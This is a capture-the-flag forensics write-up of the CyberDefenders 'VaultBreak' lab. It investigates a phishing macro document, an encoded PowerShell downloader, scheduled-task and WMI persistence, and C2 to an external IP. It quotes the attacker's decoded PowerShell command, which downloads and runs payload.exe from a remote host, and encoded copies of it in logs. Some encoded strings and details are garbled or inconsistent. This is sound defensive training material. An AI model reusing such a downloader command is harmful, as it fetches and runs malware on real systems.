

Challenge: [VaultBreak Lab](#)

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: DB Browser for SQLite, EvtxECmd, Timeline Explorer, MFTECmd

Summary: This lab involved investigating a compromised Windows host where the initial access vector was a macro-enabled word document received via a phishing email. The main tools used were EvtxECmd, MFTECmd, Timeline Explorer, and DB Browser for SQLite, although you can use a variety of other tools as well. I really enjoyed this lab, as you get exposed to WMI, something I am still quite unfamiliar with. I found it relatively challenging, but I still highly recommend it for those who enjoy Windows forensics.


Scenario: In May 2025, a financial services firm detected suspicious activity after an employee opened an urgent document received via email. The workstation exhibited abnormal behavior, including unexpected processes and unusual network connections. Security teams identified evidence of unauthorized system modifications and potential persistence mechanisms.

Analyze the collected forensic evidence to determine the sequence of the attack. Identify how the initial compromise occurred, trace the execution flow of malicious components, uncover persistence mechanisms deployed, and determine what external infrastructure is being utilized for command-and-control activities.

Incident Timeline

- **May 19, 2025, ~16:00** – Malicious document received via phishing email by the user nevens.
- **May 19, 2025, 16:00** – Nevans downloads Financial_Support.docm (macro-enabled Word document) from a phishing website impersonating Microsoft support.
- **May 19, 2025, 16:00:11** – WINWORD.exe spawns powershell.exe, executing a Base64-encoded command. The PowerShell script downloads and runs a file named msupdate-2381.exe from http://3.127.36.5.
- **May 19, 2025, 16:00:16** – msupdate-2381 initiates network connection to C2 server 3.127.36.5 on port 8443.
- **May 19, 2025, 16:01:11** – content.inf configuration file created.
- **May 19, 2025, 16:09:24** – spoofed notepad.exe spawns cmd.exe with SYSTEM privileges.
- **May 19, 2025, 16:09:32** – Scheduled Task UpdateAssistant created, containing the same Base64 encoded PowerShell command observed previously.
- **May 19, 2025, 16:09:33** – WMI Event Consumer Created, containing the same Base64 encoded PowerShell command observed previously.
- **May 19, 2025, 16:09:44** – WMI Consumer bound to filter.

Diamond Model



Initial Access & Execution

What is the filename of the malicious document that was downloaded after clicking a link in the phishing email?

I started off by exploring the web history of the user 'nevans'. This user only had Edge installed, therefore you can locate the history file by navigating to:

- \Users\<USERNAME>\AppData\Local\Microsoft\Edge\User Data\Default\History

To open this History file, you can use a tool called DB Browser for SQLite. If you then navigate to the downloads table, you can find that the user downloaded a word doc called 'Finanical_Support.docm':

Table: downloads				
id	guid	current_path	target_path	
1	6b9d00a1-5f4e-4546-aa16-e70714b49b1a	C:\Users\nevans\Downloads\Finanical_Support.docm	C:\Users\nevans\Downloads\Finanical_Support.docm	

If you look at the mime_type of this file, you can see it is a macro enabled word doc:

mime_type
application/vnd.ms-word.document.macroEnabled.12

This was downloaded from a phishing site impersonating Microsoft support:

tab_url
http://supportmlcrosoft.zapto.org/

Answer: Finanical_Support.docm

After the macro executed within the malicious document, it dropped and executed a malware payload. What is the name of the first executable that was launched?

To determine the name of the first executable that was launched, I am going to parse the Sysmon logs and look for process creation events (event ID 1). The Sysmon logs are located at:

- C:\Users\Administrator\Desktop\Start Here\Artifacts\C\Windows\System32\winevt\Logs

We can use EvtxECmd to parse this log file:

- .\EvtxECmd.exe -f ".\Microsoft-Windows-Sysmon%40operational.evtx" --csv . --csvf sysmon_out.csv

We can then view the output using Timeline Explorer. We are looking for the first executable that was launched by the malware payload, so I started by filtering for the parent process WINWORD.exe, this will show us all processes that were spawned by WINWORD.exe (i.e., word), enabling us to determine what the macro executed:

Payload Data4
winword
ParentProcess: C:\Program Files\Microsoft Office\Office15\WINWORD.EXE
ParentProcess: C:\Program Files\Microsoft Office\Office15\WINWORD.EXE

Executable Info
C:\Program Files\Microsoft Office\Office15\FIRSTRUN.EXE" /ProgId ProPlusVolume
powershell.exe -NoP -W Hidden -e JABwACAAPQAgACQARQBuaHYAOGB0AGUAbQBwAA0ACgAkAGYAaQBsAGUATgBhAG0AZQAgAD0AIAAIAAG0AcwB1AHAAZABhAHQAZQAtAC

As you can see, WINWORD.exe spawned powershell.exe which executed a Base64 encoded command. We can decode this using Cyberchef:

Recipe	Input
<div>From Base64</div> <div>Alphabet A-Za-z0-9+/= Remove non-alphabet chars</div> <div>Strict mode</div> <div>Decode text</div> <div>Encoding UTF-16LE (1200)</div>	<div>JABwACAAPQAgACQARQBuaHYAOGB0AGUAbQBwAA0ACgAkAGYAaQBsAGUATgBhAG0AZQAgAD0AIAAIAAG0AcwB1AHAAZABhAHQAZQAtAC</div> <div>rec 520 1</div> <div>Output</div> <div>\$p = \$Env:temp \$fileName = "msupdate-(Get-Random -Minimum 1000 -Maximum 9999).exe" Invoke-WebRequest -Uri "http://3.127.36.5/payload.exe" -OutFile "\$p\fileName" Start-Process "\$p\fileName"</div>

This PowerShell command downloads a binary from <http://3.127.36.5>. It uses the Get-Random function to randomly generate part of the file name, i.e., msupdate-<random_number>.exe. If you grab the process ID of this malicious PowerShell command (8092) and apply it as a filter in the Payload Data5 column, you can see what processes this PowerShell command spawned:

Payload Data5
8092
ParentProcessID: 8092, ParentProcessGUID: c73af8d8-5588-682b-6e01-000000005200
ParentProcessID: 8092, ParentProcessGUID: c73af8d8-5588-682b-6e01-000000005200
Executable Info
"C:\Users\nevans\AppData\Local\Temp\msupdate-2381.exe"
"C:\Users\nevans\AppData\Local\Temp\msupdate-2381.exe"

As you can see in the above image, the PowerShell command spawned a process called msupdate-2381.exe at 2025-05-19 16:00:11.

Answer: msupdate-2381.exe

What was the Process ID of the command shell that was spawned with SYSTEM privileges during the attack?

If you filter for the SYSTEM username and cmd.exe in the Executable Info column, you can observe that at 2025-05-19 16:09:24 notepad.exe spawned cmd.exe:

C:\Windows\System32\notepad.exe	C:\Windows\system32\cmd.exe exe
---------------------------------	---------------------------------

The Process ID (PID) of the elevated command shell can be seen in the Payload Data1 column:

ProcessID: 10660

Answer: 10660

Defence Evasion

To evade detection, the malware employed process spoofing techniques. Which legitimate Windows process was impersonated during the attack?

Recall how in the previous question we observed notepad.exe spawning cmd.exe, to my knowledge, the legitimate notepad.exe binary cannot spawn cmd.exe. The fact that notepad.exe was being used to spawn cmd.exe likely suggests that it is spoofing the legitimate notepad process to evade detection.

Answer: notepad.exe

The malware created a configuration file to store its settings. What is the name of this configuration file?

To determine the configuration file that was created by the malware to store its settings, I am going to parse the USN Journal and look for any file creation events after 2025-05-19 16:00:11 (when msupdate-2381.exe was executed). The USN Journal is a forensic artifact that maintains a record of changes made to the NFTS file system. The creation, deletion, or modification of files or directories are journalised/stored here. The USN Journal is located at:

- C:\Users\Administrator\Desktop\Start Here\Artifacts\C\\$\Extend\\$\J

The MFT is located at:

- C:\Users\Administrator\Desktop\Start Here\Artifacts\C\\$\MFT

To parse the USN Journal with the MFT, we can use MFTECmd:

- .\MFTECmd.exe -f ".\\$\J" -m ".\\$\MFT" --csv . --csvf usn_journal_out.csv

At 2025-05-19 16:01:11 there is a file creation event for content.inf, saved to \Users\nevans\AppData\Local\Temp\TCDD77.tmp:

2025-05-19 16:01:11	.\Users\nevans\AppData\Local\Temp\TCDD77.tmp	content.inf
---------------------	--	-------------

An even easier approach to this question is to filter for event ID 11 (file create) in the Sysmon logs. At 2025-05-19 16:01:12 WINWORD.EXE was observed creating the content.inf file:

Image: C:\Program Files\Microsoft Office\Office15\WINWORD.EXE	TargetFilename: C:\Users\nevans\AppData\Local\Temp\TCDD77.tmp\content.inf
---	---

Answer: content.inf

Persistence

The attacker established persistence using Windows Task Scheduler. What is the full task path that was created?

On a Windows host, you can find scheduled tasks located at:

- %SystemRoot%\System32\Tasks

After exploring the tasks folder, I came across the following task called UpdateAssistant:

This PC > Desktop > Start Here > Artifacts > C > Windows > System32 > Tasks > Microsoft > Windows > UpdateOrchestrator				
	Name	Date modified	Type	Size
ess	Reboot_AC	10/27/2024 5:08 PM	File	3 KB
	Reboot_Battery	10/27/2024 5:08 PM	File	3 KB
ids	Report policies	11/14/2024 9:57 AM	File	4 KB
nts	Schedule Maintenance Work	11/14/2024 10:21 ...	File	4 KB
	Schedule Scan	5/18/2025 9:32 AM	File	4 KB
d	Schedule Scan Static Task	11/14/2024 9:57 AM	File	5 KB
	Schedule Wake To Work	11/14/2024 10:21 ...	File	4 KB
e	Schedule Work	5/18/2025 9:32 AM	File	4 KB
	UpdateAssistant	5/19/2025 4:09 PM	File	5 KB
	UpdateModelTask	11/14/2024 9:57 AM	File	4 KB
	USO_UxBroker	11/14/2024 9:57 AM	File	4 KB

Within this task you can see that it executes a base64 encoded PowerShell command (the one we have observed previously):

```
<Exec>
  <Command>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Command>
  <Arguments>-NoP -W Hidden -e JABwACAAPQAgACQARQBuAHYAogB0AGUAbQBwAA0ACgAkAGYAaQBsaGUATgBhAG0AZQAga
</Exec>
```

If you also filter for event ID 13 (Registry Event Value Set) and technique_name=Scheduled Task in the Sysmon logs, you can see that this scheduled task was created at 2025-05-19 16:09:32, not long after the malicious payload was executed:

Event Id	Payload Data2
13	technique_name=Scheduled Task
13	RuleName: technique_id=T1053,technique_name=Scheduled Task
13	RuleName: technique_id=T1053,technique_name=Scheduled Task
13	RuleName: technique_id=T1053,technique_name=Scheduled Task

Payload Data5
TargetObject: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\UpdateOrchestrator\UpdateAssistant\SD
TargetObject: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\UpdateOrchestrator\UpdateAssistant\Id
TargetObject: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\UpdateOrchestrator\UpdateAssistant\Index

Answer: Microsoft\Windows\UpdateOrchestrator\UpdateAssistant

In addition to scheduled tasks, the attacker implemented WMI-based persistence. What is the Security Identifier (SID) associated with the WMI binding event that linked these persistence components?



Windows Management Instrumentation (WMI) is a set of tools that enables you to manage and monitor Windows systems. Threat actors can establish persistence by executing malicious content triggered by a WMI event subscription. WMI can be used to install event filters, providers, consumers and bindings that can execute code when an event occurs. The following Sysmon Event IDs track WMI activity:

- Event ID 19 – WmiEventFilter activity detected: When a WMI event filter is registered, this event logs the WMI namespace, filter name and expression.
- Event ID 20 – WmiEventConsumer activity detected: This event logs the registration of WMI consumers.
- Event ID 21 – WmiEventConsumerToFilter activity detected: This event logs the consumer's name and filter path when a consumer binds to a filter.


If you filter for Event ID 20 in the Sysmon logs, we can see a WMI consumer being created at 2025-05-19 16:09:33 that contains the base64 encoded PowerShell payload we have observed previously:

Payload Data4	Payload Data5	Payload Data6	Executable Info
Name: "WindowsUpdateConsumer"	Type: Command Line		"-NoP -W Hidden -e JABwACAAPQAgACQARQBuAHYAogB0AGUAbQBwAA0ACgAkAGYAaQBsaGUATgBhAG0AZQAga"

If you filter for Event ID 21, you can see that a binding event for the WMI consumer seen previously occurred at 2025-05-19 16:09:44:

Payload Data3	Payload Data4
	
EventType: WmiBindingEvent	Consumer: "CommandLineEventConsumer.Name=\"WindowsUpdateConsumer\""


This is where you can find the SID associated with the WMI binding event:

User Name

S-1-5-21-403280985-4081385913-4248903659-2063598570

Answer: S-1-5-21-403280985-4081385913-4248903659-2063598570

During the establishment of WMI persistence, a compromised user account was used to create the malicious event filter. Which domain user account was leveraged for this activity?

If you look at Event ID 19 within the Sysmon logs, you can see that the user account that was used to create the malicious event filter is WIN-DMZ0\nevans:

User Name

WIN-DMZ0\nevans

Answer: WIN-DMZ0\nevans

What MITRE ATT&CK technique ID is associated with the WMI persistence mechanism?

This is an example of T1546.003 (Event Triggered Execution: Windows Management Instrumentation Event Subscription) whereby the threat actor establishes persistence by executing malicious content triggered by a WMI event subscription.


Answer: T1546.003

Command and Control

The malware established communication with its C2 infrastructure. What is the IP address and port used for C2 communications?

If you filter for event ID 3 (network connection) in the Sysmon logs and search for the msupdate-2381.exe file (executable that was launched by the malicious payload within the macro), we can

observe it making network connections to 3.127.36.5 at 2025-05-19 16:00:16, an IP that was observed previously in the encoded PowerShell command to download msupdate-2381.exe:

Payload Data6

DestinationIp: 3.127.36.5
DestinationIp: 3.127.36.5

If you view the raw log, we can see that msupdate-2381.exe was the image that initiated this network connection to 3.127.36.6 on port 8443:

```
Cell contents
{"EventData":{"Data":[{"@Name":"RuleName","#text":"technique_id=T1036,technique_name=Masquerading"}, {"@Name":"UtcTime","#text":"2025-05-19 16:00:16.570"}, {"@Name":"ProcessGuid","#text":"c73af8d8-558e-682b-7401-000000005200"}, {"@Name":"ProcessId","#text":"2448"}, {"@Name":"Image","#text":"C:\\Users\\nevans\\AppData\\Local\\Temp\\msupdate-2381.exe"}, {"@Name":"User","#text":"WIN-DMZ0\\nevans"}, {"@Name":"Protocol","#text":"tcp"}, {"@Name":"Initiated","#text":"True"}, {"@Name":"SourceIsIpv6","#text":"False"}, {"@Name":"SourceIp","#text":"172.31.33.146"}, {"@Name":"SourceHostname","#text":"-"}, {"@Name":"SourcePortName","#text":"50235"}, {"@Name":"SourcePort","#text":"-"}, {"@Name":"DestinationIsIpv6","#text":"False"}, {"@Name":"DestinationIp","#text":"3.127.36.5"}, {"@Name":"DestinationHostname","#text":"-"}, {"@Name":"DestinationPort","#text":"8443"}, {"@Name":"DestinationPortName","#text":"-"}]}}
```

If you trace the process ID (PID) shown above, we can see that it is for msupdate-2381.exe, which has a parent process of powershell.exe:

```
Cell contents
{"EventData":{"Data":[{"@Name":"RuleName","#text":"technique_id=T1036,technique_name=Masquerading"}, {"@Name":"UtcTime","#text":"2025-05-19 16:00:14.671"}, {"@Name":"ProcessGuid","#text":"c73af8d8-558e-682b-7401-000000005200"}, {"@Name":"ProcessId","#text":"2448"}, {"@Name":"Image","#text":"C:\\Users\\nevans\\AppData\\Local\\Temp\\msupdate-2381.exe"}, {"@Name":"FileVersion","#text":"2.2.14"}, {"@Name":"Description","#text":"ApacheBench command line utility"}, {"@Name":"Product","#text":"Apache HTTP Server"}, {"@Name":"Company","#text":"Apache Software Foundation"}, {"@Name":"OriginalFileName","#text":"ab.exe"}, {"@Name":"CommandLine","#text":"C:\\Users\\nevans\\AppData\\Local\\Temp\\msupdate-2381.exe"}, {"@Name":"CurrentDirectory","#text":"C:\\Users\\nevans\\Downloads\\"}, {"@Name":"User","#text":"WIN-DMZ0\\nevans"}, {"@Name":"LogonGuid","#text":"c73af8d8-5459-682b-43c0-080000000000"}, {"@Name":"LogonId","#text":"0x8C043"}, {"@Name":"TerminalSessionId","#text":"2"}, {"@Name":"IntegrityLevel","#text":"High"}, {"@Name":"Hashes","#text":"SHA1=C42FC93961009E166B65DCAFDD6DA2BCCF082233,MD5=738701D4F1870364,SHA256=50B081EC405AA2B90DA0AC40B7661F1912E6A634CC3543C4820E29A56,IMPHASH=481F47B304C448"}, {"@Name":"ParentProcessGuid","#text":"c73af8d8-558e-682b-6e01-000000005200"}, {"@Name":"ParentProcessId","#text":"8092"}, {"@Name":"ParentImage","#text":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"}, {"@Name":"ParentCommandLine","#text":"powershell.exe -NoP -W Hidden -e JABwACAAPQAgACQARQBuaHYA0gB0AGUAbQBwAA0ACgAkAGYAaQBsAGUATgBhAG0AZQAgAD0AIAAiAG0AcwB1AHAAZABhAHQAZQAtACQAKABHAGUAdAAtAFIAYQBuaGQAbwBtACAALQBNAgkAbgBpAG0AdQBtACAAMQAwADAAMAAgAC0ATQBhAHgAaQBTaHUAbQAgADkAQ0A5ADkAKQAuAGUAeABlACIADQAKAEkAbgB2AG8AawBlAC0AVwBlAGIAUGBlAHEAdQBIAHMAAAgAC0AVQByAGkAIAAiAGgAdAB0AHAA0gAvAC8AMwAuADEAMgA3AC4AMwA2AC4ANQAvAHAAYQB5AGwAbwBhAGQALgBlAHgAZQAIACAALQBPAHUAdABGAGkAbABlACAAIgAkAHAAXAAkAGYAaQBsAGUATgBhAG0AZQAIAA0ACgBTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAAlgAkAHAAXAAkAGYAaQBsAGUATgBhAG0AZQAIAA=="}, {"@Name":"ParentUser","#text":"WIN-DMZ0\\nevans"}]}}
```

Answer: 3.127.36.5:8443